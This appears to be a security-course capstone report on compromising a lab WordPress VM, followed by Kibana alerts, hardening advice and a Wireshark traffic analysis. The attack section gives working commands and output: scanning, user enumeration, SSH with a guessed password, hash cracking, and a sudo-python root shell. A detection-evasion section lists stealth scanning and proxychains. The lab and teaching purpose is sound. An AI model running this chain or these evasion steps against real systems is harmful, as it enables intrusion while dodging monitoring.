

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities Exploited



Avoiding Detections & Alerts Implemented




Hardening



Network Traffic Activity

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Port 22 with Public Access	Open and Unsecured access to anyone using attempting entry using port 22.	Attackers can use this to execute attacks, bypass security restrictions and gain unauthorized access.
Wordpress User Enumeration	Used a WPScan to retrieve user ids.	This combined with weak passwords and open port 22 allows easy access via SSH.
Weak Password Policy	Michael's username and password were his first name. We were able to guess it easily. Steven's password was very simple and easily crackable using John with a standard password list.	Allowed the attackers to gain access to protected directories easily
Privilege Escalation	Steven's sudo access to run python commands was used to get root access without password.	Allowed escalation of privileges to root user.
Unsalted Hash	John with standard password list can crack password hashes.	Gained higher privileges by changing user from Michael to Steven.

Exploits Used

Exploitation: Open Port 22 with Public Access

- Initial Nmap scan revealed that the following ports were open to public access: 22, 80, 111, 139 ,445.
- Public access to port 22 was exploited to gain access to web directories.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-19 19:58 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
```

Exploitation: Wordpress User Enumeration

- The wordpress scan identified user ids:

```
wpscan --url 192.168.1.110/wordpress --enumerate u
```

- Username michael was used to SSH into the web directory.

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress --enumerate u
_____
[WPSCAN]_____
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Aug 19 20:31:03 2021
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
|
[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
|
[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
|
[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
|
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
| Found By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'
|
[!] The main theme could not be detected.
|
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00
[!] User(s) Identified:
[!] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, a total security data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
|
[+] Finished: Thu Aug 19 20:31:05 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 111.11 KB
[+] Data Received: 784.802 KB
[+] Memory used: 119.398 MB
[+] Elapsed time: 00:00:02
```

Exploitation: Weak Password Policy

- We were able to guess michael's password due to lack of complexity:
 - Username: michael | Password: michael
- Using SSH with Michael's username and password we gained access to the web directory.

```
root@Kali:~# ssh -p 22 michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ █
```

Exploitation: Unsalted Hash

- MySQL credentials were accessible to Michael in:
`/var/www/html/wordpress/wp-config.php`
- We were able to find password hashes in MySQL database and export them in a text file.
- Password hashes were easy to crack by using John the Ripper with a standard password list.
- This allowed us to gain access to user steven who had higher privileges.

```
mysql> Select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email      | user_url | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 | 
| 2  | steven     | $P$BK3VD9jsxx/loJogNsURghiaB23j7W/ | steven        | steven@raven.org |          | 2018-08-12 23:31:16 | 
+----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84          (steven)
1g 0:00:15:01  3/3 0.001109g/s 13395p/s 17500c/s 17500C/s 20953f .. 20j1pj
```

Exploitation: Privilege Escalation

- Steven's account had sudo access to run a python command:
 - `sudo python -c 'import pty;pty.spawn("/bin/bash")'`
- We were able to use this to gain root access without a password.

The screenshot shows a terminal window titled "ShellNo.1". The terminal is running on a Kali Linux system. The user has run the command `sudo python -c 'import pty;pty.spawn("/bin/bash")'`, which has granted them a root shell. The terminal shows the root prompt `root@Kali:~#`. The user then runs `ls` to list files in the current directory, and `cd /root` to change to the root directory. Finally, they run `cat flag4.txt` to read a file named `flag4.txt`.

```
File Actions Edit View Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 22 03:25:33 2021 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
Flag4
root@target1:~#
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

- Which alerts detect this exploit?
 - **CPU Usage Monitor:** WHEN max() OF system.process.cpu.total.pct OVER all documents is ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - system.process.cpu.total.pct
- Which thresholds do they fire at?
 - Above 0.5 or 50% CPU usage for the last 5 minutes.

Mitigating Detection

- Nmap can be run in stealth mode (option: -sS) to prevent system traffic spikes that can trigger alert.
- Alternatively, Google Dorking can be used to identify directories and search for exploits without triggering an alarm.

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
 - **Excessive HTTP Errors:** WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes.
- Which metrics do they measure?
 - http.response.status_code
- Which thresholds do they fire at?
 - Above 400 for the last 5 minutes

Mitigating Detection

- Reverse brute force - use single password against multiple usernames - to avoid triggering the alert.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
 - **HTTP Request Size Monitor:** WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - http.request.bytes
- Which thresholds do they fire at?
 - More than 3500 bytes within 1 minute

Mitigating Detection

- WPScan can be run in stealth mode (option: --stealthy) to avoid detection.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.

Alerts Implemented

Excessive HTTP Errors

Alert: WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes.

Metric: http.response.status_code

Threshold: More than 400 responses within last 5 minutes

Discover

New Save Open Share Inspect

result.condition.met :true

KQL Last 24 hours Show dates Update

.watcher-history-*

Search field names Filter by type 0

Selected fields

- ✓ _id
- ✓ _index
- ✓ _score
- ✓ _type
- condition.script.lang
- condition.script.param...
- condition.script.source
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...

Available fields

Count trigger_event.triggered_time per 30 minutes

Aug 25, 2021 @ 04:16:50.178 - Aug 26, 2021 @ 04:16:50.178 — Auto

154 hits

trigger_event.triggered_time per 30 minutes

Time _source

> Aug 26, 2021 @ 04:16:07.741 watch_id: cd726f5c-d2d4-431f-80fc-4560835aeba9 node: FNFCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-20T02:29:17.843Z status.last_checked: 2021-08-26T04:16:07.741Z status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Aug 26, 2021 @ 04:16:07.741 trigger_event.schedule.scheduled_time: Aug 26, 2021 @ 04:16:07.537 input.search.request.search_type: query_then_fetch input.search.request.indices: packetbeat-*

> Aug 26, 2021 @ 04:15:07.667 watch_id: cd726f5c-d2d4-431f-80fc-4560835aeba9 node: FNFCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-20T02:29:17.843Z status.last_checked: 2021-08-26T04:15:07.667Z status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Aug 26, 2021 @ 04:15:07.667 trigger_event.schedule.scheduled_time: Aug 26, 2021 @ 04:15:07.537 input.search.request.search_type: query_then_fetch input.search.request.indices: packetbeat-*

> Aug 26, 2021 @ 04:14:07.623 watch_id: cd726f5c-d2d4-431f-80fc-4560835aeba9 node: FNFCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-20T02:29:17.843Z status.last_checked: 2021-08-

HTTP Request Size Monitor

Alert: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.

Metric: http.request.bytes

Threshold: More than 3500 bytes within last 1 minute

Not secured | 192.168.1.100:5601 | https://[elasticsearch]:5601/_plugin/_management/elasticsearch/watcher/watcher/watcher/_search?size=1&_source=true&_version=true&_score=true

Management | Watcher | Status

Elasticsearch

- Index Management
- Index Lifecycle Policies
- Replica Jobs
- Translog
- Cross-Cluster Replication
- Remote Clusters
- Shards
- Snapshot and Restore
- Licenses Management
- Elastic License Assistant

Kibana

- Index Patterns
- Dashboard Objects
- Spaces
- Reporting
- Advanced Settings

Beats

- Central Management

Machine Learning

- Jobs List

Current status for 'HTTP Request Size Monitor'

Execution history Action statuses

Last one hour

Trigger time	Status	Comment
2021-08-23T02:43:27+0000	✓ OK	
2021-08-23T02:42:27+0000	✓ OK	
2021-08-23T02:41:27+0000	✓ OK	
2021-08-23T02:40:27+0000	✓ OK	
2021-08-23T02:39:27+0000	✓ OK	
2021-08-23T02:38:27+0000	✓ OK	
2021-08-23T02:37:27+0000	✓ OK	
2021-08-23T02:36:27+0000	✓ OK	
2021-08-23T02:35:27+0000	✓ OK	
2021-08-23T02:34:27+0000	✓ OK	

Rows per page: 10 < 1 2 3 4 5 6 7 8 9 10 >

Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.



Name:

Indices to query: Time field: Run watch every: 1 minute

Use '*' to broaden your query.

Match the following condition

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



CPU Usage Monitor

Alert: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.

Metric: system.process.cpu.total.pct

Threshold: More than 0.5 or 50% of CPU usage within last 5 minutes

The screenshot shows the Kibana Discover interface with the following details:

- Discover Tab:** Shows the "watcher-history-*" index pattern.
- Search Bar:** Contains the query `result.condition.met :true` and a filter for `watch_id: 842d49e7-cb70-45e5-b3a4-a29a8ef89f88`.
- Time Range:** Set to "Last 5 days".
- Update Interval:** Set to "Auto".
- Chart:** A histogram titled "1,087 hits" showing the count of events per 3-hour interval from Aug 21 to Aug 26. The x-axis is labeled "trigger_event.triggered_time per 3 hours".
- Selected Fields:** Includes `_source`.
- Available Fields:** Includes `t _id`, `t _index`, `# _score`, `t _type`, and various condition.script.* fields.
- Recent Events:** A table listing three recent events with their `watch_id`, node information, state, timestamp, last checked, and triggered time.

Hardening Recommendations

Hardening Against SSH Open Public Access

With Port 22 (SSH) being open to the public, attackers can access web directories through a secure shell to do further reconnaissance and gain access to sensitive information.

- **IP Whitelisting:** Create a whitelist of IP addresses that are allowed access to open ports. Close all ports that are not needed to remain open. This allows to limit and control access only to trusted users.
 - How to whitelist an IP address:
 - Navigate to your hosts.allow
 - cd /etc/hosts.allow
 - sshd: IP addresses you will allow
 - cd /etc/hosts.deny
 - sshd: ALL

Hardening Against Weak Passwords and Hashes

Weak passwords are part of the OWASP Top 10 vulnerabilities - Broken Authentication. It is a critical vulnerability that is one of the first lines of defense when protecting any company that utilizes a security infrastructure.

- Mitigation requires strict policy enforcement and system hardening which may include:
 - Increase in password complexity
 - A minimum of 10 or more characters (12 is most efficient)
 - Mandating an upper and lowercase letter, at least 1 number and 1 special character.
 - Regular change of passwords every 3 months, enforced by expiration dates
 - Implement captcha and two-factor authentication
 - Lockout policy that triggers based on failed logins within a time period
 - Add salts to hashed passwords
- Employee education email campaign explaining the importance of strong passwords.
- Lockout and expiration policies also help combat Brute-Force Attacks.

Hardening Against Wordpress User Enumeration

Wordpress is vulnerable to user enumeration by default due to the wordpress feature called “Permalinks.” User enumeration doesn’t have a direct impact on the server, but this vulnerability is often used to gather more information about the server so that a hacker can carry out an attack.

Mitigation measures include:

- **Upgrade** to latest Wordpress version.²
- **Define parameters for inputs** to wordpress website to restrict capability of WPScans.
- **Implement regular patching:** Wordpress User Enumeration can not be fully patched but there are a few partial patches that can help to deter hackers. Some of these patches include:
 - Disable WordPress REST API and/or JSON REST API: This patch can be completed via the Disable REST API Plug-in
 - Disable WordPress XML-RPC: This patch can be completed via the Disable XML-RPC Plug-in or by pasting the code: `add_filter('xmlrpc_enabled','_return_false');` into another site-specific plug-in.
 - Hide the /wp-admin and /wp-login.php from public view on the internet. This patch can be completed via WPS Hide Login Plugin or by modifying your .htaccess file.

Hardening Against Privilege Escalation

One of the ways in which attackers were able to escalate privileges was their ability to easily move between different folders and files and switch between different users. This is a weakness which attackers can exploit to gather sensitive information and gain root access to take full control of the system.

Mitigation measures include:

- **Restrict File and Folder Level Permissions:** Provide access to files and folders on strictly as needed basis e.g. Michael does not need access to wp-config.php file which contains username and password for MySQL database.
- **Set Up Alerts for Sensitive Activities:** Additional alerts should be set up such as every time root user logs in or MySQL database is accessed.
- **Restrict User Switch:** User switch should not be allowed from a standard user account to a privileged user account.
- **Secure Sudo Command:** No sudo command should be allowed to execute without a password.
- **Restrict and Monitor Sudo Privileges:** Regularly check and update sudo privileges and remove any that are not required any more. Allow sudo access strictly on as needed basis.
- **Implement Privileged Access Management (PAM):** Regularly manage, monitor and audit privileged accounts. Provide **just enough** access to users, processes, applications and systems.
- **Implement Just In Time Access (JIT):** Provision access so that users can only access to privileged accounts and resources when they need to and not at any other time.

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	192.168.1.90 (29Mb) 172.16.4.205(16Mb)	Machines that sent the most traffic.
Most Common Protocols	HTTP/TCP/UDP	Three most common protocols on the network.
# of Unique IP Addresses	812	Count of observed IP addresses.
Subnets	10.0.0.0/24 172.16.4.0/24. 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	1- Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

27

- Watching Youtube
- Visiting innocuous websites like “digg.com”



Suspicious Activity

- Setting up active directory network and domain controller on company network
- Downloading malware
- Downloading Torrent

Normal Activity

Browsing YouTube

- Traffic to and from YouTube (216.58.193.142) was observed most by two users:
 - Roger-MacBook-Pro.local (10.11.11.179)
 - e3d93e...9de4f.local (10.11.11.94). This is a Hon Hai Precision/Foxconn device
- Expected TCP and TLSv1.3 protocols were used.




Visiting Websites

[digg.com]

- User of local machine at 10.0.0.201 visited website *digg.com*
 - Usual TCP and HTTP protocols were used.
 - Digg.com is a harmless news aggregator website that seems to present articles for many diverse possible interests.

The screenshot displays a Wireshark interface with the following key elements:

- File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help**: The top menu bar.
- Apply a display filter ... <Ctrl-/>**: A search/filter bar.
- No. Time Source Destination Protocol Length Info**: The column headers for the packet list.
- Packet List:**
 - Row 1: 67293 752.4538587900 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 66 49762 → 80 [SYN] Seq=0 Win=65535
 - Row 2: 67294 752.4541278000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 66 49763 → 80 [SYN] Seq=0 Win=65535 L
 - Row 3: 67385 753.4169589000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49763 → 80 [ACK] Seq=1 Ack=1 Win=6
 - Row 4: 67388 753.4255560000 BLANCO-DESKTOP.dogoftheyear.net digg.com HTTP 417 GET /tools/digits.js HTTP/1.1
 - Row 5: 67394 753.4310525000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49762 → 80 [ACK] Seq=1 Ack=1 Win=6
 - Row 6: 67468 754.2462179000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49763 → 80 [ACK] Seq=364 Ack=1 Win=6
 - Row 7: 69154 755.2835178000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49762 → 80 [FIN, ACK] Seq=1 Ack=1
 - Row 8: 69155 755.2910939000 BLANCO-DESKTOP.dogoftheyear.net digg.com HTTP 412 GET /tools/digits.js HTTP/1.1
 - Row 9: 69226 765.9168227000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49762 → 80 [ACK] Seq=2 Ack=2 Win=6
 - Row 10: 69231 765.9272646000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49763 → 80 [ACK] Seq=722 Ack=371 W
 - Row 11: 72713 787.1366054000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49763 → 80 [ACK] Seq=722 Ack=372 W
 - Row 12: 74727 802.1303398000 BLANCO-DESKTOP.dogoftheyear.net digg.com TCP 54 49763 → 80 [FIN, ACK] Seq=722 Ack=
- Details and Bytes panes:** Located below the packet list, showing the raw hex and ASCII data for selected packets.
- Bottom Status Bar:** Shows frame details like "Frame 67293: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0".



Malicious Activity

Active Directory Network and Domain Controller

- A custom website names *Frank-n-ted.com* was set up company network. Local machines associated with this website were observed.

This Wireshark capture shows network traffic on interface 10.6.12.0/24. The table lists the following columns: No., Time, Source, Destination, Protocol, Length, and Info. The traffic includes various protocols such as DHCP, IGMPv3, MDNS, LLNMR, DNS, and CLDAP, all originating from or destined for hosts like DESKTOP-86J4BX or Frank-n-Ted-DC.frank-n-ted.com.

No.	Time	Source	Destination	Protocol	Length	Info
21992	164.111544400	Frank-n-Ted-DC.frank-n-ted.com	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f
21993	164.112397800	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
